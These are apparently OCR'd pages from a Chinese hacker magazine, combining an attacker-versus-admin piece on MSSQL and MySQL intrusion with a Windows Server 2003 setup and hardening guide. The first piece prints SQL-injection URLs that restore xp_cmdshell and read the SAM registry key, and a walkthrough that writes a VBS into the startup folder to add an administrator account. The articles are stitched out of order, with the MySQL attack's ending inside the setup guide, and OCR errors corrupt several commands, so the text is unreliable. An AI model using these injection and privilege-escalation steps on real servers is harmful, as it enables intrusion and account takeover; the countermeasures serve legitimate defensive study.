我们只要点右键删除这个扩展存储，上面的攻击方法便不起作用了！当然你也可以用下面这句：sp_dropextendedproc 'xp_cmdshell'，来删除xp_cmdshell。

对策二

伪黑客：如果MSSQL数据库里xp_cmdshell扩展被删掉了，不用怕，我们还有方法的哟！

```
http://localhost/bbs/news.asp?id=5;exec master.dbo.
sp_addextendedproc xp_cmdshell ,@dllname='xplog70.dll';-
-
```

通过这样一条我们就又把xp_cmdshell给恢复了！

管理者：看来我们的设置还不够彻底，好，在c盘里直接搜索xplog70.dll，找到了，删了它，好了，这个世界清静了，至少那帮人不会直接执行系统指令了！！

对策三

伪黑客：你以为这样就可以了吗？你错了，呵呵，我方法还有很多！只要你用的是sa账户，我就还有方法：

```
http://localhost/bbs/news.asp?id=5;exec xp_regread
'HKEY_LOCAL_MACHINE',
'SECURITY\SAM\Domains\Account','F'
```

看看，说不定我们就能得到管理员的密码哟！加一个启动项什么的自然不在话下！

管理者：看来我得下狠的了，看我这样，我把这些扩展都删除了

```
Xp_regaddmultistring (向注册表中增加项目)
Xp_regdeletekey (从注册表中删除一个键)
Xp_regdeletevalue (从注册表中删除一个键值)
Xp_regenumvalues (列举主键下的键值)
Xp_regread (读去一个主键下的键值)
Xp_regremovemultistring (从注册表中删除项目)
Xp_regwrite (向注册表中写入数据)
```

看你嚣张，呵呵，想从注册表里面搞，没门！

其实MSSQL的注入攻击防御还有很多很多东西！比如导出特殊文件，破解网站密码，太多太多了，今天就简单给大家介绍这些甚至我要说，即使你按这个设置了，你的系统还是危险的，还是脆弱的！《黑客防线》2003年9期曾经刊登过MS SQL安全配置的相关文章！有意者请参阅此文！

简单的MySQL数据库入侵防御问题

在网络上，很多系统（win2k、linux）都安装了MySQL数据库。的确，这个数据库非常受大家欢迎，但这么受欢迎的数据库安装完毕有个漏洞，就是数据库的ROOT的账号密码为空，现在网络上很多机器都有这类毛病。我曾经扫描了一个C类地址，竟发现数据库Root密码为空的机器多达89台，因为MySQL不像MSSQL数据库那样可以调用XP-Shell命令，所以很多人找到这样的漏洞也不会利用。下面我就介绍一下，如何利用Win2k下Root密码为空的MYSQL数据库：

如果你机器上安装了MySQL，就可用如下命令：#MySQL -u root -h 192.168.0.1 连接成功后，看看服务器有什么数据库：MySQL>show databases MySQL ，默认安装时会有MySQL、TEST这两个数据库；MySQL>use test，进入test后，看看里面有什么数据：MySQL>shows tables那里什么也没有，那么我就在里面建立一个新表：MySQL>create table lonely (abc text) 这里我创建了一个表名为lonely、字段为abc的表格。

我们再写一个增加Admin、密码为123的用户的命令。如下：


```
MySQL>insert into avalues ("setwshell=createobject ("" W
S cript.shell"" )");
MySQL>insert into avalues ("a=wshshell.run (""cmd.exe /c
net Admin 123/add"",0)");
MySQL>insert into avalues ("b=wsgsgell.run(""cmd.exe /c
net localgroup Administrators admin/add"",0);看看有没有输
入错的地方
MySQL>select * form a 输出表为一个VCS的脚本文件
MySQL>select * from ainto autfile "c:
\\docume~1\\alluse~1\\[开始] 菜单\\程序\\ceshi.vbs";
```

难度等级	中
适合读者	服务器、网站管理员，入侵爱好者
前置知识	Windows2003系统的基本操作

刘流：Windows 2003已经推出很久了，对于该服务器系统的组网技术、安全配置还有很多的网友都不是很熟悉，也有很多朋友直接用E-mail和电话的方式和编辑部取得联系，希望获得这方面的文章和资料，所以我们特约了“服务器焦点”及“中国黑客协会”网站的站长Net. PK给我们撰写此文，以解大家在Windows 2003的网络组建、安全配置技术等方面的疑惑。

本文将会给大家实例介绍Windows Server 2003 Enterprise Edition企业服务器的组网技术、安全配置以及一些在Windows 2000系统升级为Windows 2003系统后的一些新增功能。大家可以很明显地看到Windows2003系统已经比Windows 2000系统增加了很多的安全性，所以现在选择Windows 2003系统作为服务器系统，将会是网络管理员的最佳选择。请不要再问如何架设ASPX支持、如何防止脚本木马、如何防止溢出漏洞……文中将有最令你满意的答案！

构建Windows 2003堡垒主机——Windows 2003服务器网络组建、安全管理全攻略



文／图 Net. PK

本文先假设你是一个服务器管理员，现在你的服务器使用Windows 2003服务器系统，你的服务器需要提供支持的组件有：ASP、ASPX、CGI、PHP、FSO、JMAIL、MySQL、SMTP、POP3、FTP、3389终端服务、远程桌面Web连接管理服务等，你会如何实现这样的功能呢？又如何能保证你服务器各方面的安全呢？如果你对这方面的技术很感兴趣，请往下看。

系统安装注意事项：

首先，先把你的Windows 2003系统安装好，在安装系统时请选择使用NTFS文件系统分区，因为该分区可以对你的服务器资源进行加密、权限设置等，如果你的文件系统分区是使用FAT32的话，后果不堪设想：假如这台服务器作为一台虚拟主机，给客户提供空间，客户只要在自己的空间里上传一个Webshell，如ASP木马等，那么黑客就能通过这个ASP木马取得你的服务器管理权了，这对整个服务器将是没有任何安全性可言的，而这一切就是因为你使用的FAT32文件系统不能为你的文件设置访问权限！

> **刘流**：国内目前绝大多数虚拟主机上都存在这样的问题，即一个简单的ASP木马就可以任意访问同一服务器上其他站点的资源，当然，是具有修改、删除权限的！

为了系统的安全着想，系统安装好后，还需要给系统设置一个强壮的管理员口令，千万不要使用简单的口令，如123456。因为网络上大部分被黑客入侵的服务器都是因为系统使用弱口令而被黑的。一个强壮的口令应该包括数字、英文字母、符号等，如密码k3d8a^!ka76。设置好一个强壮的系统登录口令后，我们就可以安装上面所述的组件服务支持了。还是那句老话：“最少的服务等于最大的安全”，对于一切不需要的服务都不要安装，这样才能保证你服务器的安全性。

我们把表中的内容输入到启动组中，是一个VBS的脚本文件！注意"\"符号。现在所有工作都完成了，下面就是等机器重启，机器重启后，ceshi.vbs也会跟着启动，到时候它机器里就有用户为Admin、密码为：123的超级用户了。

防御方法：对于这种攻击方法的防御最简单、安全的方法就是给MySQL的Root用户增加口令。方法如下：本地设置密码：MySQL uroot password 密码，远程设置密码：

```
grant select,update,delete on *.*to root@" identified by " 密码 " 如下：
MySQL>grant select,update,delete on *.*to root@" identified by"123">\c
MySQL>grant select,update,delete on *.*to root@" identified by"123"query ok,0rous affected<0 34 see>
```

好了，常见的Winnt服务器权限设置相关的话题就讲得差不多了，希望大家能清楚地设置好自己的服务器权限，并且将服务器上的第三方程序的访问权限设置好，这样就能比较好地防护住普通的攻击了，而你的服务器也就会更加地安全！

服务支持组件的安装方法

1．Windows 2003自带的各组件安装方法

现在，我们把各种所需的组件都安装到服务器里，默认情况下，CGI、PHP、JMAIL、MySQL并不是Windows 2003自带的组件服务，如果需要这些服务支持，大家可以登录http://www.serverfocus.net下载上述最新版的服务组件。

在Windows 2003系统默认的情况下是已经安装了Internet 信息服务(IIS)管理器的，而且已经装上了ASP及ASPX的支持，我们可以这样安装：点击开始菜单→控制面板→添加或删除程序→添加/删除Windows组件，然后弹出一个Windows组件向导，我们再在这里添加需要安装的各种Windows 2003系统自带的组件服务，如图1所示。




图 1

上面的“电子邮件服务”主要是让我们使用Windows 2003系统自带的组件组建小型企业邮局，而不再依赖于其他外界电子邮局软件，这也是Windows 2003系统的一项新功能。

现在再来安装3389终端服务远程管理组件。该组件在默认情况下也是没有安装上的，我们在组件向导窗口中勾选终端服务就行了。

> 刘流：在Windows 2000系统下的终端服务远程管理屏幕最高只能达到256色，而Windows 2003终端服务的远程管理屏幕颜色最高可以达到24位真彩色，这也算是Windows 2003的一项新增功能吧。

再来安装其他的组件支持。点击应用程序服务器，然后点击下面的详细信息按钮，再在该窗口里选择你需要安装的其他服务就可以了。比如 I S，你可以选择是否安装ASP.NET支持等。

其他各项服务都是在Windows组件向导里安装的，依照上面的例子勾选好需要安装的组件后，点击确定即可安装，安装过程中可能会提示你放入Windows2003系统的安装光盘，放入光盘就可以了。

2．CGI支持的安装方法

（1）由于Windows2003系统并不自带CGI、PHP、MySQL支持，所以需要我们自己安装。我们首先安装CGI的支持，把下载的ActivePerl-5.8.3.809-MSWin32-x86.msi CGI程序支持软件安装上，安装过程没什么特别的，在这里不再详述。

CGI在Windows 2003的IIS6.0里支持的配置与Windows 2000的IIS5配置有点不同，IIS6增加了一些安全性。下面看看CGI在IIS6里是如何配置的。

（2）打开开始菜单→程序→管理工具→Internet信息服务(IIS)管理器，在弹出的IIS管理器窗口中双击本地计算机，会弹出一个关联菜单，右键点击网站选择属性后弹出网站属性窗口，再点击主目录→配置→映射→添加弹出一个添加/编辑应用程序扩展名映射窗口，我们在可执行文件(X)：里输入C:\Perl\bin\perlis.dll，在扩展名(E)里输入.cgi，再选择动作里的限制为(L)：GET,HEAD,POST,TRACE。如图2所示。




图 2

如果在Windows 2000里这样配置一下就可以运行CGI的脚本了，但在Windows 2003下还要点击Web服务扩展，再分别选择Perl CGI Extension及Perl ISAPI Extension选项，允许使用这两个扩展服务。因为这两个CGI支持的扩展在默认情况下是禁止使用的，在你没有配置充许这两个组件使用时，你的CGI脚本程序将无法正常浏览。Web服务扩展配置方法如图3所示。




图 3

3．PHP支持的安装方法

在Windows 2003中IIS6的PHP配置与在Windows 2000中也略有不同。在Windows2003下安装很简单，只不过Windows 2003在IIS6.0的安全方面下了些功夫，所以安装起来要稍费点功夫。

（1）先去服务器焦点网站下载php-4.3.6-Win32

PHP支持软件，本人装的是php-4.3.6-Win32，在安装php-4.3.6-Win32之前要保证你的IIS6.0是启动的，并能够正常访问。

（2）将php-4.3.6-Win32解压到c:\php，把PHP目录内的php.ini-dist文件拷贝到Windows目录内，改名为php.ini。根据自身需要修改php.ini文件内容，如要使用Session功能，请建立c:\tmp目录，并将php.ini文档内session.save_path的值设置成为绝对路径c:/tmp，将PHP目录内的Php4ts.dll文件复制到c:\Windows\System32目录内。

（3）IIS6.0上的PHP配置基本上和上例中的CGI相同，在Internet信息服务(IIS)管理器中双击本地计算机，弹出关联菜单，右键点击网站选择属性后弹出网站属性窗口，再点击主目录→配置→映射→添加弹出一个添加/编辑应用程序扩展名映射窗口，我们在可执行文件(X)：里输入c:\php\sapi\php4isapi.dll，在扩展名(E)：里输入.php，选择动作里的限制为(L)：GET,HEAD,POST,TRACE。如图4所示。




图4




图5

（4）点击Web服务扩展→新建Web服务扩展，会弹出一个新建服务器扩展窗口，在扩展名(X)：下输入php，再在要求的文件(E)：里添加地址c:\php\sapi\php4isapi.dll，并勾选设置状态为允许(S)。这样就能让你的IIS6.0支持PHP了。设置过程如图5所示。

4．Jmail支持的安装方法

先下载Jmail支持软件，这是一个可以让你的服务器发出大量电子邮件的免费邮件系统，通过Jmail，可以使论坛等程序自动向网友注册时填写的邮箱地址发送注册成功邮件，功能强大、简单易用，是Web服务器不可缺少的组件。这里我们下载Jmail v4.4 Professional 版本，安装方法很简单，只需直接双击安装文件JMail44_pro.exe，根据提示安装即可，无须额外的配置。

5．MySQL数据库的支持安装方法

（1）现在我们以安装MySQL For Windows v3.23.57版数据库为例。首先下载MySQL For Windows v3.23.57，也可以到www.MySQL.net网站下载MySQL的最新版本。双击运行MySQL的setup.exe，根据提示把MySQL安装在C:\MySQL的目录下。当把MySQL装好后，就可以开始配置了。为了让MySQL在每次系统启动时能自动启动，我们还需进行配置。直接找到MySQL服务，右键选择启动就可以了。

（2）MySQL的安全配置。从MySQL的安装上，可以看出安装过程十分简单，但是安全上又怎么样呢？——熟悉MySQL的朋友都知道，它有一个致命的缺陷：系统自动建立的默认ROOT管理员账号是空口令的。如果我们不给这个管理员ROOT账号设置一个口令，那就等于给黑客直接打开了大门。

如何给ROOT设置强壮的密码呢？只需在CMD下进入c:\MySQL\Bin目录，然后输入命令：MySQLadmin -uroot -p password 你的新密码，就可以了，这样黑客将没法使用空口令登录你的MySQL数据库服务器了。

6．用Windows2003架设小型企业邮局服务器

在本文第二节中，我们已经介绍了在Windows组件向导里安装电子邮件服务的方法，我们只须在Windows组件向导里勾选SMTP及电子邮件服务支持就可以组建电子邮局了。但目前还不支持Web收发邮件，只支持POP3收发邮件，我们来改进它。

（1）配置POP3服务器

启动POP3服务控制台窗口，选中左栏中的POP3服务后，点击右栏中的“新域”按钮，弹出“添加域”对话框，接着在域名栏中输入邮件服务器的域名，也就是邮件地址@后的域名，如“cnhack.cn”，最后点击“确定”按钮。如图6所示：




图6

其中，“cnhack..cn”是在Internet上注册的域名，并且该域名在你的域名控制面板中设置了MX邮件交换记录，解析到了你现在的Windows2003邮件服务器的IP地址上。

